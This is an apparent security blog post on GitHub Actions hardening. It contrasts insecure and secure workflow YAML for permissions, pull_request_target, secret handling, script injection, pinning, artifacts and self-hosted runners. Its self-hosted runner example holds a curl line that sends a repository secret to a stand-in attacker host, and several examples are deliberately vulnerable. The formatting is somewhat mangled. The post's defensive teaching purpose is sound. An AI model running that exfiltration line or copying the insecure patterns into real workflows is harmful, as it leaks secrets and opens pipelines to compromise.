Listen to this Post

Introduction:
GitHub Actions automate software workflows, but a misconfigured YAML file can serve as a critical attack vector, granting attackers unauthorized access to secrets, source code, and deployment environments. Understanding these vulnerabilities is paramount for securing the CI/CD pipeline, the heart of modern DevOps.
Learning Objectives:
- Identify common security misconfigurations in GitHub Actions workflow files.
- Understand the mechanisms of privilege escalation and secret exfiltration via poisoned workflows.
- Implement hardened, secure practices for managing secrets and permissions in CI/CD environments.
You Should Know:
1. Insecure Permission Inheritance: The `permissions:` Key
The default permissions for the `GITHUB_TOKEN` are often overly permissive, allowing a workflow to write to repositories and access secrets. Explicitly setting permissions is a critical first step.
 INSECURE - Default permissions are often too broad
jobs:
build:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4

SECURE - Define minimal permissions explicitly
permissions: read-all
jobs:
build:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4
Step-by-step guide: Always declare the `permissions:` key at the top level of your workflow or individual job. Use values like `read-all` (read-only for all scopes) or specify fine-grained permissions (e.g., contents: read, actions: write). This practice follows the principle of least privilege, drastically reducing the impact of a compromised workflow.
2. Untrusted Code Execution: The `pull_request_target` Event
The `pull_request_target` event is notoriously dangerous. It runs in the context of the base repository (with its secrets) while checking out code from an untrusted fork.
 VULNERABLE - Secrets are exposed to untrusted PR code
on:
pull_request_target

jobs:
build:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4
with:
ref: ${{ github.event.pull_request.head.sha }}  Dangerous checkout
- run: npm ci && npm run build
- run: |
 An attacker's PR could contain a malicious build script that exfiltrates secrets
echo "Running build from untrusted fork..."
Step-by-step guide: Avoid using `pull_request_target` unless absolutely necessary. If you must use it, never checkout and run code from the fork automatically. Use it for tasks like label management that don’t require accessing the PR’s code. For builds, use the safer `pull_request` event, which does not have access to secrets.
3. Hardcoded Secret Exposure: Using Environment Variables
Secrets should never be logged directly. A common mistake is echoing a secret to the log during debugging.
jobs:
deploy:
runs-on: ubuntu-latest
steps:
- name: Debug Secret (INSECURE)
run: |
echo "The secret is ${{ secrets.MY_API_KEY }}"  SECRET LEAKED TO LOG

<ul>
<li>name: Use Secret Securely
run: |
echo "The secret is $MY_KEY"
env:
MY_KEY: ${{ secrets.MY_API_KEY }}  Correctly passed as env variable
Step-by-step guide: To prevent accidental logging, GitHub Actions automatically redacts secrets printed to the log. However, this is not foolproof. Always pass secrets as environment variables, not as direct string interpolations in commands. Use the `env:` context for a secure and manageable approach.
- Script Injection via Expression Context (
${{ }}vs$)
Using the expression syntax `${{ }}` in an `run:` step can lead to script injection if the context contains user-controlled input.
jobs:
build:
runs-on: ubuntu-latest
steps:
- name: Vulnerable Step
run: echo "Hello ${{ github.event.issue.title }}"  Injection risk

<ul>
<li>name: Safer Alternative
run: echo "Hello $TITLE"
env:
TITLE: ${{ github.event.issue.title }}
Step-by-step guide: The expression context `${{ }}` is evaluated and injected into the script before it is sent to the shell, making it a prime target for command injection. To mitigate this, pass dynamic values from potentially unsafe contexts (like github.event.) as environment variables. The shell will then handle them as data, not executable code.
5. Dependency Chain Poisoning: Third-Party Actions
Using third-party actions from public repositories without pinning them to a full, immutable SHA-256 hash is a significant risk. A maintainer could update a tag (e.g., @v4) to include malicious code.
 INSECURE - Uses a mutable tag
steps:
- uses: actions/checkout@v4

SECURE - Pinned to an immutable commit SHA
steps:
- uses: actions/checkout@b4ffde65f46336ab88eb53be808477a3936bae11  v4.1.1
Step-by-step guide: Always pin actions to a full commit SHA (40 characters). This guarantees the integrity of the code you are executing. You can find the SHA on the action’s repository under “Commits”. Using version tags like `@v4` is equivalent to trusting the maintainer completely, as they can force-push a new, malicious version to that tag.
6. Artifact Tampering and Exfiltration
Artifacts uploaded from a workflow run can be downloaded by subsequent steps, potentially including malicious ones.
jobs:
build:
runs-on: ubuntu-latest
steps:
- name: Create Build Artifact
run: echo "compiled_binary" > build_output.txt

<ul>
<li>name: Upload Artifact
uses: actions/upload-artifact@v4
with:
name: my-build
path: build_output.txt</li>
</ul>

deploy:
runs-on: ubuntu-latest
needs: build
steps:
- name: Download Artifact
uses: actions/download-artifact@v4
with:
name: my-build

<ul>
<li>name: Deploy (Assume trust)
run: ./deploy_script.sh  Executes the downloaded artifact
Step-by-step guide: Treat artifacts as untrusted if any step in the generating job could be compromised (e.g., by a PR). Implement integrity checks on artifacts, such as generating checksums in a separate, trusted step before upload and verifying them after download.
7. Self-Hosted Runner Compromise
Self-hosted runners are incredibly dangerous if used with public repositories. They have persistent access to your internal environment and can be poisoned by a malicious PR.
 EXTREMELY RISKY - Using a self-hosted runner for a public repo
jobs:
build:
runs-on: self-hosted  This runner now executes code from untrusted forks
steps:
- uses: actions/checkout@v4
- run: curl http://attacker-server.com/${{ secrets.INTERNAL_SECRET }}
Step-by-step guide: Never use self-hosted runners for public repository workflows. Isolate them strictly to private repositories where you have full control over the code being executed. Treat every self-hosted runner as a privileged node in your network and harden it accordingly.
What Undercode Say:
- The shared image represents a classic case of privilege escalation via a pull request from a fork, leveraging the dangerous `pull_request_target` event.
- The core vulnerability lies in the combination of elevated `GITHUB_TOKEN` permissions and the execution of untrusted code from the fork’s head SHA.
Analysis: The hypothetical Action file in the post likely follows a dangerous pattern: it uses the `pull_request_target` event to trigger a workflow that checks out the code from the incoming pull request (the fork’s head.sha) and then executes a build or test script. Because the `pull_request_target` event runs in the context of the base repository, it is granted access to the repository’s secrets (e.g., AWS_ACCESS_KEY_ID, GH_PAT). A malicious actor can open a PR with a payload hidden in their fork’s code designed to exfiltrate these secrets the moment the workflow runs. This bypasses the intended security model completely, turning a routine CI check into a devastating secret leak. The mitigation is two-fold: first, avoid `pull_request_target` for any job that touches the PR’s code; second, apply strict, minimal permissions to the GITHUB_TOKEN.
Prediction:
The automation and complexity of CI/CD pipelines will continue to be a primary target for software supply chain attacks. We will see a rise in automated scanning tools that proactively identify misconfigured GitHub Actions and other CI/CD scripts in public repositories, followed by automated exploitation. This will force a paradigm shift towards mandatory security linting (e.g., using github.com/step-security/harden-runner) and signed builds within development workflows, making “Secure by Default” CI/CD templates an industry standard.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Devansh Batham – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


